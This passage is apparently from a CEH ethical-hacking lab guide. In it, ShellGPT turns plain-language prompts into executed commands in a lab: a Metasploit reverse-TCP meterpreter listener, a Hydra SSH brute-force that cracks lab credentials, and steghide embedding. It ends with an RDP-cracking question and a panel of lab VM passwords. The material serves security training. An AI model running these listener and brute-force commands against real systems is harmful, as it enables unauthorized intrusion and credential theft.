11. Run **sgpt --shell** "Use msfconsole to start a listener with lhost=10.10.1.13 and lport=444" to initialize listener on the given LHOST and LPORT.
12. In the prompt type **E** and press **Enter** to execute the command.
13. Msfconsole successfully initializes the listener, as shown in the screenshot.
14. As we are not executing payload in the victim's machine, you will not be able to establish any session.

15.


The screenshot shows a terminal window titled "sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444" - Parrot Terminal". The terminal is running as root and displays the following msfconsole session:

```
[root@parrot]~[~/home/attacker]
└─#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"
msfconsole -qx "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[E]xecute, [D]escribe, [A]bort: E
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.1.13:444
[msf] (Jobs:1 Agents:0) exploit(multi/handler) >>
```

The terminal window has a dark background with a network graph watermark. The title bar includes the application menu and system status icons. The bottom of the window shows the menu bar with "Menu" and the current command "sgpt --shell "Use msf...".

16. Run **exit** command to exit msfconsole.

17.



```
Applications Places System sgtk sgt -> sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"
msfconsole -qx "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[E]xecute, [D]escribe, [A]bort: E
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.1.13:444
[msf] (Jobs:1 Agents:0) exploit(multi/handler) >> exit
[root@parrot]~[~/home/attacker]
#
```

18. Run `sgpt --shell "Use Hydra to perform SSH-bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"` to perform SSH-bruteforce attack on the target machine.
 19. In the prompt type **E** and press **Enter** to execute the command.
 20. Using the provided wordlist files, Hydra cracks SSH username and password of the target machine (here, **10.10.1.9**), as shown in the screenshot.

21.

```
Applications Places System Terminal Thu May 23, 05:53:58
sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker"
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
#sgpt --shell "Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"
hydra -L /home/attacker/Wordlist/username.txt -P /home/attacker/Wordlist/password.txt ssh://10.10.1.9:22/ [E]xecute, [D]escribe, [A]bort: E
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hacking Wireless Networks
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ssh://10.10.1.9:22/
[22][ssh] host: 10.10.1.9    login: ubuntu    password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 05:54:36
[root@parrot]~[~/home/attacker]
#
```

- CEHv13 Module 13
Hacking Web Servers
22. Run **sgpt --shell "Perform steganography using steghide to hide text 'My swiss account number is 232343435211113' in cover.jpg image file with password as '1234'"** to demonstrate image steganography. (here, **cover.jpg** file is located at **/home/attacker**)
23. In the prompt type **E** and press **Enter** to execute the command.
24. The given text is embedded to **cover.jpg** file, as shown in the screenshot.


25.

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window is open with root privileges, displaying the command-line interface for performing steganography. The terminal output shows the use of the sgpt tool to embed a secret message ('My swiss bank account number is 232343435211113') into a cover image ('cover.jpg') using the Steghide library. The password used for embedding is '1234'. The terminal session ends with a '#' prompt, indicating successful completion.

```
Applications Places System 🌐 ⚡ 🗑️ 🖥️ Thu May 23, 07:59:11 UTC 2024
sgpt --shell "Perform steganography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'" echo 'My swiss bank account number is 232343435211113' > secret.txt && steghide embed -cf cover.jpg -ef secret.txt -p 1234 [E]xecute, [D]escribe, [A]bort: E embedding "secret.txt" in "cover.jpg"... done
[root@parrot]~[/home/attacker]
#
```

26. Now, navigate to **/home/attacker** and double-click **cover.jpg** file to view the image file.

27.



28. Close the image file and attacker window. Navigate back to the **Terminal** window.
29. Now, we will extract hidden text from the cover.jpg file by executing **sgpt --shell "Use steghide to extract hidden text in cover.jpg"**.
30. In the prompt type **E** and press **Enter** to execute the command.

31.

The screenshot shows a terminal window on a Linux desktop environment. The terminal is running as root and displays the following command sequence:

```
#sgpt --shell "Perform stegnography using steghide to hide text 'My swiss bank account number is 232343435211113' in cover.jpg image file with password as '1234'"  
echo 'My swiss bank account number is 232343435211113' > secret.txt && steghide embed -cf cover.jpg -ef secret.txt -p 1234  
[E]xecute, [D]escribe, [A]bort: E  
embedding "secret.txt" in "cover.jpg"... done  
#sgpt --shell "Use steghide to extract hidden text in cover.jpg image file"
```

The desktop background features a dark, abstract network or spider web pattern. A window titled "CEHv13 Module 13 Hacking Web Servers" is visible in the background. The taskbar at the bottom shows the terminal window is active and its title is "sgpt --shell "Perform ...".

32. In the **Enter passphrase** prompt, type **1234** and press **Enter**.
33. In the next prompt, type **y** and press **Enter** to continue.
34. You can observe that the extracted data is stored in the **secret.txt** file.
35. Now, run **pluma secret.txt** command to view the extracted data file.
36. You can observe that the extracted data is same as the input data given in **Step#9**.

37.

The screenshot shows a terminal window titled "pluma secret.txt - Parrot Terminal" running as root. The user has used the command #sgpt --shell to run a script. The script performs several actions:

- It creates a file "secret.txt" with the content "My swiss bank account number is 232343435211113".
- It uses steghide to embed "secret.txt" into a cover file.
- It extracts the file "secret.txt" from the steghide-protected file.
- Finally, it runs the command #pluma secret.txt to open the file in a text editor.

The terminal window also shows the status bar indicating "Plain Text" and "Tab Width: 4".

38. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform system hacking.
39. This concludes the demonstration of performing system hacking using ShellGPT.
40. Close all open windows and document all the acquired information.

Question 6.6.1.1

In Parrot Security machine write a ShellGPT prompt and execute it to crack the RDP password of user Admin present in Windows 11 machine using the passwords.txt file present in /home/attacker location. Enter the cracked RDP password of Admin.

Score

- Check this box to confirm completion of this module.

Previous⁹**Next¹⁰**

2 Hr 17 Min Remaining

Thumbnail screenshot of virtual machineLab52682465-Windows 11-M6

Windows 11-M6

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Admin¹²

Password

Pa\$\$w0rd¹³

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52682465-Windows Server 2022

Windows Server 2022

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Administrator¹⁴

Password

Pa\$\$w0rd¹⁵

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52682465-Windows Server 2019

Windows Server 2019

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Administrator¹⁶

Password

Pa\$\$w0rd¹⁷

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52682465-Parrot Security

Parrot Security

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Attacker¹⁸

Password

toor¹⁹

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52682465-Ubuntu

Ubuntu

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Ubuntu²⁰

Password

toor²¹

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Type Text

Thumbnail screenshot of virtual machineLab52682465-Windows 11 (AD)

Windows 11 (AD)

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Mark²²

Password

cupcake²³

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52682465-Windows Server 2019 (AD)

Windows Server 2019 (AD)

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

SQL_srv²⁴

Password

batman²⁵

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Help

Support Information

ID 52682465

Host EU-HV18

Datacenter EU North (London)

FAQs

[Frequently asked questions about the lab interface](#)

Other Help Options

[Submit a Support Request](#)

Powered by [Skillable](#)•[Review Us](#)

Notifications

Settings

Text Size

100 Standard

150 Large Text

200 Extra Large Text

Color Mode

- Light
- Dark
- High Contrast

Actions

[Split Windows](#)

Close Window

Close Window

Type Text

Type Text

Type Text

Type Text